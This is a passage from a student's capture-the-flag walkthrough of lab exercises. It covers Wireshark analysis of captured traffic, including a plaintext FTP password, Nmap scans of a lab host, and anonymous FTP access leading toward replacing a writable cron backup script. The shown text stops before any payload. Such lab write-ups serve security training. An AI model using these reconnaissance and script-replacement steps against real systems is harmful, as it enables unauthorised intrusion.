




## Question 5

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?



SSH



## Question 6

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1.  
Answer: 10.10.122.128 is at

02:c:56:51:8a:51



## Question 7

Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

The pdf file states that a rubber ducky was to replace Elf McEager.

```
root@ip-10-10-208-220:~/Downloads$ cd Downloads
root@ip-10-10-208-220:~/Downloads# ls
christmas.zip
root@ip-10-10-208-220:~/Downloads# open christmas.zip
root@ip-10-10-208-220:~/Downloads# unzip christmas.zip
Archive: christmas.zip
  inflating: AoC-2020.png
  inflating: christmas-tree.jpg
  inflating: elf_mcskidy_wishlist.txt
  inflating: Operation Artic Storm.pdf
  inflating: selfie.jpg
  inflating: tryhackme_logo_full.svg
root@ip-10-10-208-220:~/Downloads# open elf_mcskidy_wishlist.txt
root@ip-10-10-208-220:~/Downloads# cat elf
cat: elf: No such file or directory
root@ip-10-10-208-220:~/Downloads# cat elf_mcskidy_wishlist.txt
Wish list for Elf McSkidy
-----
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
root@ip-10-10-208-220:~/Downloads#
```

Frame (10388 bytes) Reassembled TCP (565365 bytes)


Packets: 406 · Displayed: 406 (100.0%) · Profile: Default

1h 13m 30s

## Question 8

Who is the author of Operation Artic Storm?

Kris Kringle.



## **Methodology/Thought process:**

We are using wireshark to find IP addresses and what they were assigned to. We analysed the files in aocpcaps.zip. To help analyse FTP traffic in wireshark we can use filters and various tools to help identify users' activities and find information from their IP addresses. First, we open pcap1.pac on wireshark. On the file, pcap1.pac to find the IP that initiated a ping we used wireshark which identified the

IP address. We surveyed the info section and found that IP 10.11.3.2 was the one that initiated the ping. We only wanted to see HTTP GET requests thus the correct filter to use is “http.request.method == GET” which helps filter all the irrelevant requests and display only HTTP GET requests. To find the article that the IP address 10.10.67.199 visited we can add the filter “ip.src == 10.10.67.199” to easily locate the IP address. Skimming through the info section we can view the sites that they have visited. We found that the article they visited was reindeer-of-the-week. In pcap2.cap we wanted to know what password was leaked during the login process. The file contains a lot of irrelevant data. So to help sort it we can use a filter. The FTP uses the TCP protocol and runs on port 21. So we'd use the “tcp.port == 21” filter to find the leaked password in the FTP traffic. We found a successful login access thus we followed its TCP stream. The password as well as other info are displayed. The password that was leaked was plaintext\_password\_fiasco. On the FTP traffic we can view that the protocol that was encrypted was SSH. Now on pcap3.cap we want to GET the christmas.zip among the FTP traffic. We extract the request by exporting objects HTTP and saved the file. We extracted the christmas.zip file and view its content. One of the files named elf\_mcskidy\_wishlist.txt says that a rubber ducky will be used to replace Elf McEager and another file stated that Kris Kringle was the author of the Operation Arctic Storm.

## Day 8: Networking - What's Under the Christmas Tree?

### Solution/walkthrough:

#### Question 1


When was Snort created?

In 1998

#### Question 2

Using Nmap on MACHINE\_IP, what are the port numbers of the three services running?

We entered Nmap <machine\_IP> to find the port numbers which were **80, 2222 and 3389**.



The screenshot shows a terminal window titled "root@ip-10-10-6-197:~". The terminal displays the output of an Nmap scan for the IP address 10.10.47.138. The output shows the following details:

```
root@ip-10-10-6-197:~# nmap 10.10.47.138
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 07:28 BST
Nmap scan report for ip-10-10-47-138.eu-west-1.compute.internal (10.10.47.138)
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:66:29:45:0C:91 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
root@ip-10-10-6-197:~# nmap -o -v scanme.nmap.org
Output filename begins with '-'. Try '-o ./-' if you really want it to be named as such.
QUITTING!
root@ip-10-10-6-197:~# nmap -o
nmap: option requires an argument -- 'o'
See the output of nmap -h for a summary of options.
root@ip-10-10-6-197:~# nmap -o -v
Output filename begins with '-'. Try '-o ./-' if you really want it to be named as such.
```

### Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

**Ubuntu** was the most likely Linux distribution that was running.

The screenshot shows a terminal window titled "root@ip-10-10-6-197: ~". The window has three tabs: "root@ip-10-10-6-197: ~", "root@ip-10-10-6-197: ~", and "root@ip-10-10-6-197: ~". The main pane displays the output of the Nmap command:

```
root@ip-10-10-6-197:~# nmap -A 10.10.47.138

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 07:37 BST
Nmap scan report for ip-10-10-47-138.eu-west-1.compute.internal (10.10.47.138)
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: TBFC's Internal Blog
22/tcp    open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:66:29:45:0C:91 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/22%OT=80%CT=1%CU=33577%PV=Y%DS=1%DC=D%G=Y%M=026629%T
```

The terminal window has a dark theme. The bottom bar includes icons for file operations and a status bar showing "1h 44m 02s".

### Question 4

What is the version of Apache?

The apache version is **2.4.29**.

```
root@ip-10-10-6-197:~# nmap -A 10.10.47.138
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 07:37 BST
Nmap scan report for ip-10-10-47-138.eu-west-1.compute.internal (10.10.47.138)
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|http-title: TBFC's Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
|ssh-hostkey:
| 2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
| 256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_ 256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:66:29:45:0C:91 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/22%OT=80%CT=1%CU=33577%PV=Y%DS=1%DC=D%G=Y%M=026629%T
```

## Question 5

What is running on port 2222?

**SSH** was the service that was running on port 2222.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal title bar says "root@ip-10-10-6-197:~". The terminal window contains the output of an Nmap scan. The output shows the host is up with 0 latency. It lists several open ports: 80/tcp (http), 2222/tcp (ssh), and 3389/tcp (ms-wbt-server/xrdp). The http service is identified as Apache/2.4.29 (Ubuntu) with a generator of Hugo 0.78.2. The title of the website is "TBFC's Internal Blog". The MAC address of the host is 02:66:29:45:0C:91 (Unknown). No exact OS matches were found. The TCP/IP fingerprint is OS:SCAN(V=7.60%E=4%D=6/22%OT=80%CT=1%CU=33577%PV=Y%DS=1%DC=D%G=Y%M=026629%T). The terminal window has three tabs, all titled "root@ip-10-10-6-197:~". The status bar at the bottom shows "THM AttackBox" and "1h 42m 44s".

```
root@ip-10-10-6-197:~# nmap -A 10.10.47.138
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 07:37 BST
Nmap scan report for ip-10-10-47-138.eu-west-1.compute.internal (10.10.47.138)
Host is up (0.00043s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|http-title: TBFC's Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:66:29:45:0C:91 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

It is a **blog**.

The screenshot shows a terminal window with three tabs, all titled 'root@ip-10-10-6-197: ~'. The central tab is active and displays the output of an Nmap scan. The output includes:

- Service detection details: http-generator (Hugo 0.78.2), http-server-header (Apache/2.4.29 (Ubuntu)), http-title (TBFC's Internal Blog).
- Port 2222/tcp is open and identified as ssh, running OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0).
- Port 3389/tcp is open and identified as ms-wbt-server xrdp.
- A MAC address entry: MAC Address: 02:66:29:45:0C:91 (Unknown).
- A note about OS detection: 'exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).'
- A TCP/IP fingerprint section with a very long string of characters representing the fingerprint.

The bottom of the terminal window shows standard Linux navigation icons (arrow, plus, minus, etc.) and the text 'THM AttackBox' and '1h 41m 48s'.

### Methodology/Thought process:

We use the Nmap scanner to gather information during the gathering information stage of penetration testing. We also use various scan types that are useful for certain information we want to gather. Nmap scans can find port connection services, and devices connected to a network and give information about the operating systems they are running. We use the aggressive or -A scan type which is just a combination of the -O, -sV and -sC scan types to help find the information we need. We entered Nmap then the flag -A scan type followed by the host's IP address in the terminal to find information such as the name of the Linux distribution which was Ubuntu, port connections where for example port 2222 was running SSH and apache version which was 2.4.29.

## Day 9 : Anyone can be Santa!

Tool used : Attackbox

Solution/walkthrough:

### Question 1

What are the directories you found on the FTP site?

backups, elf\_workshops, human resources, public

```
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16 2020 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 2020 ..
drwxr-xr-x    2 0        0            4096 Nov 16 2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16 2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 2020 public
226 Directory send OK.
```

### Question 2

Name the directory on the FTP server that has data accessible by the "anonymous" user

Public

First, log into FTP server as "anonymous"

```
root@ip-10-10-135-5: ~
File Edit View Search Terminal Help
root@ip-10-10-135-5:~# ftp 10.10.123.129
Connected to 10.10.123.129.
220 Welcome to the TBFC FTP Server!.
Name (10.10.123.129:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16 2020 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 2020 ..
drwxr-xr-x    2 0        0            4096 Nov 16 2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16 2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 2020 public
226 Directory send OK.
```

At the directory, one that is available for anonymous users to access is public

### Question 3

What script gets executed within this directory?

Backup.sh

```
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls -al  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxrwxrwx    2 65534   65534        4096 Nov 16 2020 .  
drwxr-xr-x    6 65534   65534        4096 Nov 16 2020 ..  
-rwxr-xr-x    1 111     113         341 Nov 16 2020 backup.sh  
-rw-rw-rw-    1 111     113         24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp> █
```

We changed the directories to public and looked at the content and we can see backup.sh

### Question 4

What movie did Santa have on his Christmas shopping list?

The Polar Express

We used get command

```
ftp> get shoppinglist.txt  
local: shoppinglist.txt remote: shoppinglist.txt  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).  
226 Transfer complete.  
24 bytes received in 0.00 secs (12.4074 kB/s)  
ftp> █
```

The screenshot shows a terminal window with the following content:

```
root@ip-10-10-135-5:~# ls  
Desktop  Instructions  Postman  Scripts      thinclient_drives  
Downloads  Pictures   Rooms    shoppinglist.txt  Tools  
root@ip-10-10-135-5:~# cat shoppinglist.txt  
The Polar Express Movie  
root@ip-10-10-135-5:~# █
```

## Question 5

re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

THM{even\_you\_can\_be\_santa}

We grab file from FTP server

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.3765 MB/s)
ftp>
```

We can see the contents

```
root@ip-10-10-135-5: ~
File Edit View Search Terminal Help
root@ip-10-10-135-5:~# ls
backup.sh Downloads Pictures Rooms shoppinglist.txt Tools
Desktop Instructions Postman Scripts thinclient_drives
root@ip-10-10-135-5:~# cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

